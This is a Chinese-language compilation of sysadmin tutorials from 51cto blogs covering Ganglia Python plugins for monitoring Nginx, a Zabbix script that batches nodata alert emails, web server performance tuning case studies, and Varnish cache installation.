在安装 ganglia 客户端（gmond）的时候，需要加上“--with-python”参数，这样在安装完成后，会生成 modpython.so 文件，这个文件是 ganglia 调用 python 的动态链接库，要通过 python 接口开发 ganglia 插件，必须要编译安装此模块。

这里假如 ganglia 的安装版本是 ganglia3.4.0，安装目录是/opt/app/ganglia，要编写一个基于 python 的 ganglia 插件，需要进行如下操作：

1、修改 modpython.conf 文件（ganglia 客户端）

ganglia 安装完成后，modpython.conf 文件位于/opt/app/ganglia/etc/conf.d 目录下，此文件内容如下：

modules {

module {

name = "python_module" #python 主模块名称

path = "modpython.so" #ganglia 调用 python 的动态链接库。这个文件应该在 ganglia 的安装目录的 lib64/ganglia 下面。

params = "/etc/ganglia/python_modules" #指定我们编写的 python 脚本放置路径

}

}

include ("/etc/ganglia/conf.d/*.pyconf") #python 脚本配置文件存放路径

2、重启 gmond 服务

在客户端的所有配置修改完成后，重启 gmod 服务即可完成 python 接口环境的搭建。

四、实战之利用 python 接口监控 Nginx 运行状态


对于 nginx 的监控，需要借助 with-http_stub_status_module 模块，此模块默认是没有开启的，所以需要指定开启，进行编译 nginx。关于安装与编译 nginx，这里不进行介绍。

1、配置 nginx，开启状态监控

在 nginx 配置文件 nginx.conf 中添加如下配置:

```
server {
 listen 8000; #监听的端口
 server_name IP 地址; #当前机器的 IP 或域名
 location /nginx_status {
    stub_status on;
    access_log off;
     # allow xx.xx.xx.xx;#允许访问的 IP 地址
     # deny all;
    allow all;
 }
}
```

接着，重启 nginx，可以到 http://IP:8000/nginx_status 下看到结果：



2、配置 ganglia 客户端，收集 nginx_status 数据

根据前面对 modpython.conf 文件的配置，我们在/etc/ganglia 下创建了 python_modules 和 conf.d 两个目录，将编写好的 nginx_status.py 和 nginx_status.pyconf 两个文件分别放入这两个目录中。 两个文件下面提供附件下载。

3、绘图展示的 PHP 文件（ganglia 数据收集端）


数据收集完成后，还需要将数据已图表的形式展示在 Ganglia web 界面中，所以还需要编写前台展示文件，由于 Ganglia web 界面是有 PHP 编写，所以这里也采用 PHP，进行数据绘图展示。

编写的两个文件 nginx_accepts_ratio_report.php、nginx_scoreboard_report.php 这里不在列出，文件会附在此文档中。

这里假定 Ganglia web 的安装目录是/var/www/html/ganglia，将上面这两个 php 文件放到 graph.d 目录下即可。

4、nginx_status.py 输出效果图

完成上面的所有步骤后，重启 ganglia 客户端 gmond 服务，就可以在 Ganglia web 界面查看 Nginx 的运行状态图：



zabbix 企业应用之解决大量的 nodata 报警通知

作者 :dl528888 来源 :http://dl528888.blog.51cto.com/2382721/1400554

研究与使用 zabbix 快 1 年了，其他功能都很多，最令我头痛的是如果机房的网络出现波动或者代理服务器出现问题，那么就会出现大量的服务器 nodata 报警，由于我采用邮件发送报警，邮件开通短信接收功能，基本出现大量 nodata 的报警就会造成手机死机（米 3 手机），为了解决这个问题测试过各自办法、

1、设置 trigger 的依赖，如果使用多个 zabbix 对应多个 proxy 的话，配置很麻烦，不容易修改，所以放弃；

2、使用自定义脚本报警，然后脚本里进行分析与处理，目前采用此方法。

下面是使用第 2 种方法后，出现 nodata 问题的报警截图：

下面是使用第 2 种方法后，nodata 问题恢复后报警截图：

如何实现：

一、服务端（zabbix web 地址）

1、是自定义脚本发送报警

选择“管理” ==》 “示警媒体类型” ==》 “创建示警媒体类型”

其中“脚本名称”里是使用的发送脚本名称，这个脚本的路径可以在客户端的 zabbix_server.conf 里定义，具体如何定义参考下面客户端设置。

2、在动作（action）里做设置

选择“配置”==》“动作”==》“创建动作”，”事件源“选择”触发器“。

然后再选择”操作“==》“仅送到”==“E-mail”，这个 E-mail 是刚才“示警媒体”里定义的名字。

二、客户端操作

1、修改 zabbix_server.conf

1AlertScriptsPath=/usr/local/zabbix/bin

修改脚本的路径

2、把脚本放到/usr/local/zabbix/bin 目录，并起名为 zabbix_send_mail.sh，给与 755 权限，授予 zabbix 组与用户权限。

```
[root@ip-10-10-13-8 bin]# cat /usr/local/zabbix/bin/zabbix_send_mail.sh
#!/bin/bash
. /etc/profile
problem_cmd="^PROBLEM.*system time out"
recovery_cmd="^RECOVERY.*system time out"
#echo "$3"|/bin/mail -s "$2" $1
if [ `echo "$2"|egrep -E "$problem_cmd"|wc -l` -gt  0 ];then
echo "echo \"$3\"|/bin/mail -s \"$2\" $1" >>/tmp/  zabbix_problem_mail.sh
elif [ `echo "$2"|egrep -E "$recovery_cmd"|wc -l` -gt 0 ];then
echo "echo \"$3\"|/bin/mail -s \"$2\" $1" >>/tmp/zabbix_recovery_mail.sh
else
echo "$3"|/bin/mail -s "$2" $1
fi
```

目前我这里设置如果发送的信息里有包含 system time out 内容的就重新定向给 tmp 目录的一个文件里（我这里的 time out 其实就是 nodata，我这里规定 nodate 信息为 system time out）

3、设置 nodata 报警发送

```
[root@ip-10-10-13-8 bin]# cat /usr/local/zabbix/bin/cront_send_mail.sh
#!/bin/bash
. /etc/profile
problem_file='/tmp/zabbix_problem_mail.sh'
recovery_file='/tmp/zabbix_recovery_mail.sh'
if [ ! -e $problem_file ];then
touch $problem_file
chown zabbix:zabbix $problem_file
fi
if [ ! -e $recovery_file ];then
touch $recovery_file
chown zabbix:zabbix $recovery_file
fi
alert_value=15
problem_value=`grep -c echo $problem_file`
recovery_value=`grep -c echo $recovery_file`
time=`date +%Y-%m-%d_%T`
contact='244979152@qq.com'
if [ $problem_value -lt $alert_value ];then
```

```
/bin/bash $problem_file
rm -rf $problem_file
rm -rf $problem_file-$alert_value
elif [ $problem_value -gt $alert_value ] && [ ! -e $problem_file-$alert_value ];then
echo "时间:$time 超时次数:$problem_value!"|/bin/mail -s "问题:灾难报警!机房出现大量超时报警!!!"
$contact
rm -rf $problem_file
touch $problem_file-$alert_value
elif [ $problem_value -gt $alert_value ] && [ -e $problem_file-$alert_value ];then
rm -rf $problem_file
rm -rf $problem_file-$alert_value
fi
if [ `grep -c echo $recovery_file` -lt $alert_value ];then
/bin/bash $recovery_file
rm -rf $recovery_file
rm -rf $recovery_file-$alert_value
rm -rf $problem_file-$alert_value
elif [ `grep -c echo $recovery_file` -gt $alert_value ] && [ ! -e $recovery_file-$alert_value ];then
echo "时间:$time 超时次数:$recovery_value!"|/bin/mail -s "恢复:灾难报警!机房出现大量超时报警!!!"
$contact
rm -rf $recovery_file
rm -rf $problem_file-$alert_value
touch $recovery_file-$alert_value
elif [ `grep -c echo $recovery_file` -gt $alert_value ] && [ -e $recovery_file-$alert_value ];then
rm -rf $recovery_file
rm -rf $recovery_file-$alert_value
rm -rf $problem_file-$alert_value
fi
```

我这里定义如果超过 15 次的 system time out 邮件，就只发送给我设置的 244979152@qq.com，而且仅发送一封。

4、crontab 设置

```
*/2 * * * * /bin/bash /usr/local/zabbix/bin/cront_send_mail.sh
```

这样就实现了以下需求：

1、如果有大量的 nodata 报警，仅发送一封邮件；

2、如果 nodata 报警回复，则也只发送一封邮件；

3、设置简单，不需要修改 trigger 与 action、模板。

目前我这里测试的如果一个 proxy 挂了，出现大量 proxy 的主机 nodata 报警，也仅发送一封给我设置的报警邮箱，其他 action 里设置报警联系人不会受到。

基于 Web 应用的性能分析及优化案例

作者：高俊峰 来源：http://ixdba.blog.51cto.com/2895551/1397688

一、 基于动态内容为主的网站优化案例

1．网站运行环境说明

硬件环境：1 台 IBM x3850 服务器，单个双核 Xeon 3.0G CPU，2GB 内存，3 块 72GB SCSI 磁盘。

操作系统：CentOS5.4。

网站架构：Web 应用是基于 LAMP 架构，所有服务都在一台服务器上部署。

2．性能问题现象及处理措施

现象描述

网站在上午 10 点左右和下午 3 点左右访问高峰时，网页无法打开，重启服务后，网站能在一段时间内能正常服务，但过一会又变得响应缓慢，最后网页彻底无法打开。

检查配置

首先检查系统资源状态，发现服务出现故障时系统负载极高，内存基本耗尽，接着检查 Apache 配置文件 httpd.conf，发现“MaxClients”选项值被设置为 2000，并且打开了 Apache 的 KeepAlive 特性。

处理措施

根据上面的检查，初步判断是 Apache 的”MaxClients“选项配置不当引起的，因为系统内存仅有 2GB 大小，而“MaxClients”选项被配置为 2000，过多的用户访问进程耗尽了系统内存；然后，修改 httpd.conf 配置文件的“MaxClients”选项，将此值由 2000 降到 1500；继续观察发现，网站还是频繁宕机，于是又将“MaxClients”选项值降到 1024，观察一段时间发现，网站服务宕机时间间隔加长了，不像以前那么频繁，但是系统负载还是很高，网页访问速度极慢。

3．第一次分析优化

既然是由系统资源耗尽导致的网站服务失去响应，那么就深入分析系统资源的使用情况，通过 uptime、vmstat、top、ps 等命令的联合使用，得出如下结论：

结论描述

系统平均负载很高，通过 uptime 输出的系统“load average”值都在 10 以上，而 CPU 资源也消耗严重，这是造成网站响应缓慢或长时间没有响应的主要原因，而导致系统资源消耗过高的主要依据是用户进程消耗资源严重。

原因分析

通过 top 命令发现，每个 Apache 子进程消耗将近 6~8MB 左右内存，这是不正常的。根据经验，在正常情况下每个 Apache 子进程消耗的内存在 1MB 左右，结合 Apache 输出日志发现，网站首页访问频率最高，也就是说首页程序代码可能存在问题。于是检查首页的 PHP 代码，发现首页的页面非常大，图片很多，并且由全动态的程序组成，这样每次用户访问首页都要多次查询数据库，而查询数据库是个非常耗费 CPU 资源的过程，并且首页 PHP 代码也没有相应的缓存机制，每个用户请求都要重新进行数据库查询操作，数据库查询负荷有多

高可想而知。

处理措施

修改首页 PHP 代码，缩减页面大小，并且对访问频繁的操作增加缓存机制，尽量减少程序对数据库的访问。

4．第二次分析优化

通过前面简单优化，系统服务宕机现象出现次数减少很多，但是在访问高峰时网站偶尔还会无法正常访问。这次仍然从分析系统资源使用状况入手，发现系统内存资源消耗过大，并且磁盘 I/O 有等待问题,于是得出如下结论：

原因分析

内存消耗过大，肯定是用户访问进程数过多导致的，在没有优化 PHP 代码之前，每个 Apache 子进程消耗 6~8MB 内存，如果设置 Apache 的最大用户数为 1024，那么内存耗尽是必然的，当物理内存耗尽时，虚拟内存就会启用，频繁地使用虚拟内存，肯定会出现磁盘 I/O 等待问题，最终导致 CPU 资源耗尽。

处理措施

通过上面对 PHP 代码的优化，每个 Apache 子进程消耗的内存资源基本维持在 1~2MB 左右，因此修改 Apache 配置文件 httpd.conf 中的”MaxClients”选项值为“600”，同时把 Apache 配置中的“KeepAlive”特性关闭，这样 Apache 进程数大量减少，基本维持在 500~600 之间，虽然偶尔也会使用虚拟内存，但是 Web 服务正常了，服务宕机问题也很少出现了。

5．第三次分析优化

经过前两次的优化，网站基本运行正常，但是在访问高峰时偶尔还会出现站点无法访问得现象，继续进行问题分析，通过命令查看系统资源，发现仍是 CPU 资源耗尽导致的，但是与前两次又有所不同：

原因分析

通过观察后台日志，发现 PHP 程序有频繁访问数据库的操作，大量的 SQL 语句中有 where, order by 等子句；同时，数据库查询过多，大部分都是复杂查询，一般都需要遍历全表，而大量的表没有建立索引，这样的程序代码导致 MySQL 数据库负荷过高，而 MySQL 数据库和 Apache 部署在同一台服务器上，这也是导致服务器消耗 CPU 资源过高的原因。

处理措施

优化程序中的 SQL 语句，增加 where 子句上的匹配条件，减少遍历全部的查询，同时在 where 和 order by 子句的字段上建立索引，并且增加程序缓存机制，通过这次优化，网站运行基本处于正常状态，再也没有出现宕机的现象。

6．第四次优化分析

通过前面三次优化以后，网站在程序代码、操作系统、Apache 等方面的优化空间越来越小，要避免出现服务气宕机现象，并且保证网站稳定、高效、快速地运行，可以从网站结构上进行优化，也就是将 Web 和数据库分离部署，可以增加一台专用的数据库服务器，单独部署 MySQL 数据库。随着访问量的增加，如果前端无法满足访问请求，还可以增加多台 Web 服务器，Web 服务器之间进行负载均衡部署，解决前端性

能瓶颈；如果在数据库端还存在读写压力，还可以继续增加一台 MySQL 服务器，将 MySQL 进行读写分离部署，这样一套高性能、高可靠的网站系统就构建起来了。

二、 基于动态、静态内容结合的网站优化案例

1．网站运行环境说明

硬件环境：两台 IBM x3850 服务器，单个双核 Xeon 3.0G CPU，4GB 内存，3 块 72GB SCSI 磁盘。

操作系统：CentOS5.4。

网站架构：Web 应用是基于 J2EE 架构的电子商务应用，Web 端应用服务器是 Tomcat，采用 MySQL 数据库，Web 和数据库独立部署在两台服务器上。

2．性能问题现象以及处理措施

现象描述

网站访问高峰时，网页无法打开，重启 Java 服务后，网站可以正常运行一段时间，但过一会又变得响应缓慢，最后网页彻底无法打开。

检查配置

首先检查系统资源状态，发现服务出现故障时系统负载极高，CPU 满负荷运行，Java 进程占用了系统 99%的 CPU 资源，但内存资源占用不大；接着检查应用服务器信息，发现只有一个 Tomcat 在运行 Java 程序；接着查看 Tomcat 配置文件 server.xml，发现 server.xml 文件中的参数都是默认配置，没有进行任何优化。

处理措施

server.xml 文件的默认参数需要根据应用的特性进行适当的修改，例如可以修改“connectionTimeout“、“maxKeepAliveRequests”、“maxProcessors”等几个 Tmcat 配置文件的参数，适当加大这几个参数值。修改参数值后，继续观察发现，网站服务宕机时间间隔加长了，不像以前那么频繁，但是 Java 进程消耗 CPU 资源还是很严重，网页访问速度极慢。

3．第一次分析优化

既然 Java 进程消耗 CPU 资源严重，那么需要查看到底是什么导致 Java 消耗资源严重，通过 lsof、netstat 命令发现有大量的 Java 请求等待信息，然后查看 Tomcat 日志，发现大量报错信息、日志提示和数据库连接超时，最终无法连接到数据库，同时，访问网站静态资源，也无法访问，于是得出如下结论：

原因分析

Tomcat 本身就是一个 Java 容器，是使用连接/线程模型处理业务请求的，主要用于处理 Jsp、servlet 等动态应用，虽然它也能当作 HTTP 服务器，但是处理静态资源的效率很低，远远比不上 Apache 或 Nginx。从前面观察到的现象分析，可以初步判断是 Tomcat 无法及时响应客户端的请求，进而导致请求队列越来越多，直到 Tomcat 彻底崩溃。对于一个正常的访问请求来说，服务器接收到请求后，会把请求交给 Tomcat 去处理，Tomcat 接着执行编译、访问数据库等操作，然后把信息返回给客户端，客户端接收到信息后，Tomcat 就关闭这个请求链接，这样一个完整的访问过程就结束了。而在高并发访问状态下，很多的请求瞬间都交给 Tomcat 处理，这样 Tomcat 还没有完成第一个请求，第二个请求就来了，接着是第三个，等等，这样越积越多，Tomcat 最终失去响应， Java 进程就会处于僵死状态，资源无法释放，这就是根本原因。

处理措施

要优化 Tomcat 性能 ,需要从结构上进行重构 ,首先 ,加入 Apache 支持 ,由 Apache 处理静态资源 ,由 Tomcat 处理动态请求，Apache 服务器和 Tomcat 服务器之间使用 Mod_JK 模块进行通信。使用 Mod_JK 模块的好处是：它可以定义详细的资源处理规则，根据动态、静态网站的特点，将静态资源文件全部交给 Apache 处理，而动态请求通过 Mod_JK 模块传给 Tomcat 去处理 ,通过 Apache+JK+Tomcat 的整合 ,可以大幅度提高 Tomcat 应用的性能。

4．第二次分析优化

经过前面的优化措施，Java 资源偶尔会增高，但是一段时间后又会自动降低，这属于正常状态，而在高并发访问情况下，Java 进程有时还会出现资源上升无法下降的情况，通过查看 Tomcat 日志，综合分析得出如下结论：

要获得更高、更稳定的性能，单一的 Tomcat 应用服务器有时会无法满足需求，因此要结合 Mod_JK 模块运行基于 Tomcat 的负载均衡系统，这样前端由 Apache 负责用户请求的调度，后端又多个 Tomcat 负责动态应用的解析操作，通过将负载均分配给多个 Tomcat 服务器，网站的整体性能会有一个质的提升。

Varnish Cache:高性能反向代理服务器和 HTTP 加速器

来源：guzhoujiexing 作者：http://rangochen.blog.51cto.com/2445286/1395989

1 Varnish 简介

Varnish 是高性能且开源的反向代理服务器和 HTTP 加速器(cache server)。其开发者 Poul-Henning Kamp 是 FreeBSD 核心的开发人员之一。Varnish 采用全新的软件体系结构，和现在的硬件体系配合比较紧密。
当前计算机系统的内存除了主存外，还包括 CPU 的 L1 级缓存、L2 级缓存，甚至还包括 L3 级缓存。硬盘也有缓存，而 Squid 的架构导致其无法做到最佳存取，但操作系统可以实现这部分功能，所以这部分工作应该交给操作系统来处理，这就是 Varnish Cache 设计架构。挪威最大的在线报纸 Verdens Gang(vg.no)使用了 3 台 Varnish 服务器代替了原来的 12 台 Squid 服务器 ,而且性能比以前更好 ,这是 Varnish 最成功的应用案例之一。目前，Varnish 可以在 FreeBSD6.0/7.0、Solaris 和 Linux 2.6 内核上运行。

2 Varnish 的结构特点

Varnish 把数据存放在服务器的内存中，这种模式的效率是最高的，不过重启后数据会消失，官方透露 3.0 版本可以解决这个问题。Varnish 可以设置 0～60 秒的精确缓存时间 ,不过 32 位的机器支持的缓存文件最大为 2 GB。Varnish 采用 VCL 的配置 ,而且具有强大的管理功能 ,如 top、stat、admin、lis ,所以管理方式比较灵活。Varnish 的状态机设计不仅巧妙，结构也很清晰，利用二叉堆管理缓存文件，即可达到随时删除的目的。

与传统的 Squid 相比，Varnish 具有性能更高、速度更快、管理更加方便等诸多优点：


- Varnish 采用了“Visual Page Cache”技术，所有缓存的数据都直接从内存读取，而 Squid 从硬盘读取缓存的数据，它避免了 Squid 频繁在内存、磁盘中交换文件，性能要比 Squid 高。
- Varnish 稳定性比 Squid 高，宕机率很低。
- 通过 Varnish 管理端口，可以使用正则表达式快速、批量地清除部分缓存，这一点是 Squid 不能具备的。
- Varnish 可以支持更多的并发连接。因为 Varnish 的 TCP 连接与释放比 Squid 快，所以在高并发连接情况下可以支持更多的 TCP 连接。

不足：Varnish 在高并发状态下，CPU、I/O 和内存等资源的开销高于 Squid。Varnish 的进程一旦挂起、崩溃或者重启，缓存的数据都会从内存中释放出来。此时的所有请求都会被发送到后端应用服务器上，在高并发的情况下，就会给后端服务器造成很大压力。

3 Varnish 工作原理

- Varnish 与一般服务器软件类似，分为 master 进程和 child 进程。master 进程读入存储配置文件，调用合适的存储类型，然后创建/ 读入相应大小的缓存文件，接着 master 初始化管理该存储空间的结构体，然后 fork 并监控 child 进程。child 进程在主线程的初始化的过程中，将前面打开的存储文件整个 mmap 到内存中，此时创建并初始化空闲结构体，挂到存储管理结构体，以待分配。child 进程分配若干线程进行工作，主要包括一些管理线程和很多 worker 线程。
- 接着，开始真正的工作，varnish 的某个负责接收新 HTTP 连接线程开始等待用户，如果有新的 HTTP 连接过来，它总负责接收，然后唤醒某个等待中的线程，并把具体的处理过程交给它。Worker 线程读入 HTTP 请求的 URI，查找已有的 object，如果命中则直接返回并回复用户。如果没有命中，则需要将所请求的内容，从后端服务器中取过来，存到缓存中，然后再回复。
- 分配缓存的过程是这样的：它根据所读到 object 的大小，创建相应大小的缓存文件。为了读写方便，程序会把每个 object 的大小变为最接近其大小的内存页面倍数。然后从现有的空闲存储结构体中查找，找到最合适的大小的空闲存储块，分配给它。如果空闲块没有用完，就把多余的内存另外组成一个空闲存储块，挂到管理结构体上。如果缓存已满，就根据 LRU 机制，把最旧的 object 释放掉。
- 释放缓存的过程是这样的：有一个超时线程，检测缓存中所有 object 的生存期，如果超初设定的 TTL（Time To Live）没有被访问，就删除之，并且释放相应的结构体及存储内存。注意释放时会检查该存储内存块前面或后面的空闲内存块，如果前面或后面的空闲内存和该释放内存是连续的，就将它们合并成更大一块内存。
- 整个文件缓存的管理，没有考虑文件与内存的关系，实际上是将所有的 object 都考虑是在内存中，如果系统内存不足，系统会自动将其换到 swap 空间，而不需要 varnish 程序去控制。

Varnish 工作流程图如下：



4 Varnish 实践部署

4.1 Varnish 编译安装

1. 安装前准备：

建立Varnish用户及用户组来运行Varnish,并创建Varnish缓存目录和日志目录,赋予varnish用户拥有者权限：

#useradd -s /sbin/nologin varnish

#mkdir -p /var/varnish/cache

#mkdir -p /var/varnish/log

#chown -R varnish.varnish /var/varnish/cache

#chown -R varnish.varnish /var/varnish/log

安装依赖包：

automake、autoconf、libtool、ncurses-devel、pkgconfig、readline-devel

注解：不安装报错：error:readline/readline.h: No such file or directory ）

2. 编译安装 pcre：Varnish 使用 pcre 来兼容正则表达式

#tar xvf pcre-8.33.tar.bz2; cd pcre-8.33

#./configure --prefix=/usr/local/pcre

#make && make install

3. 编译安装 Varnish

#tar zxvf varnish-3.0.4.tar.gz

#cd varnish-3.0.4

#export PKG_CONFIG_PATH=/usr/local/pcre/lib/pkgconfig

#./configure --prefix=/usr/local/varnish --enable-debugging-symbols --enable-developer-warnings --enable-dependency-tracking

#make && make install

注解：export PKG_CONFIG_PATH=/usr/local/pcre/lib/pkgconfig 这一行用于指定 Varnish 查找 PCRE 库的路径，如果 PCRE 安装到其他路径下，在这里指定即可，Varnish 默认查找 PCRE 库的路径为 /usr/local/lib/pkgconfig。

4. 配置： /usr/local/varnish/etc/varnish/default.vcl

Varnish 需要在多台服务器上缓存数据，就需要 Varnish 映射所有的 URL 到一台单独的主机。

backend webserver {

.host = " 127.0.0.1";

.port = " 80";

.connect_timeout = 4s;

.first_byte_timeout = 5s;

.between_bytes_timeout = 20s;

}

注解：

1 该配置用于定义一台 Varnish 默认访问的后端服务器，当 Varnish 需要从后端服务器获取数据时，就会访问自己的 80 端口。当然 Varnish 也可以定义多台后端服务器实现负载均衡的目的。

2 .connect_timeout 定义的是等待连接后端的时间

3 .first_byte_timeout 定义的是等待从 backend 传输过来的第一个字节的时间

4 .between_bytes_timeout 定义的是两个字节的间隔时间

5 Varnish 不仅仅可以定义多个 backend，backend 表示 Varnish 要加速的服务器。还可以把多个 backend 合成一个组，使用循环的方式把请求分配给组中的 backends。并且 Varnish 会根据健康检查情况来判断后端服务器是否正常提供服务。

5. 启动 Varnish

/usr/local/varnish/sbin/varnishd -f /usr/local/varnish/etc/varnish/default.vcl -s file,/var/varnish/cache.data,1G -T 127.0.0.1:2000 -a 0.0.0.0:80

启动 varnishncsa 用来将 Varnish 访问日志写入日志文件：

/usr/local/varnish/bin/varnishncsa -n /var/varnish/cache -w /var/varnish/log/cache.log &

varnishd 命令主要的选项和参数：

-a address:port # Varnishd 命令用于指定监听的地址及其端口

-b address:port #命令用于指定后台服务器地址及其端口

-d # 使用 debug 模式

-f file # varnishd 服务器存取规则文件

-F # 在后台运行

-P file # PID 文件

-p param=value # 服务器参数，用来优化性能

-s kind[,storageoptions] # 缓存内容存放方式

-s file，使用文件做为缓存，其路径、大小等

-T address:port # telnet 管理地址及其端口

6. 配置开机自启

#vim /etc/rc.local

#add flowing entry at the bottom

/usr/local/varnish/sbin/varnishd -f /usr/local/varnish/etc/varnish/default.vcl -s file,/var/varnish/cache.data,1G -T 127.0.0.1:2000 -a 0.0.0.0:80

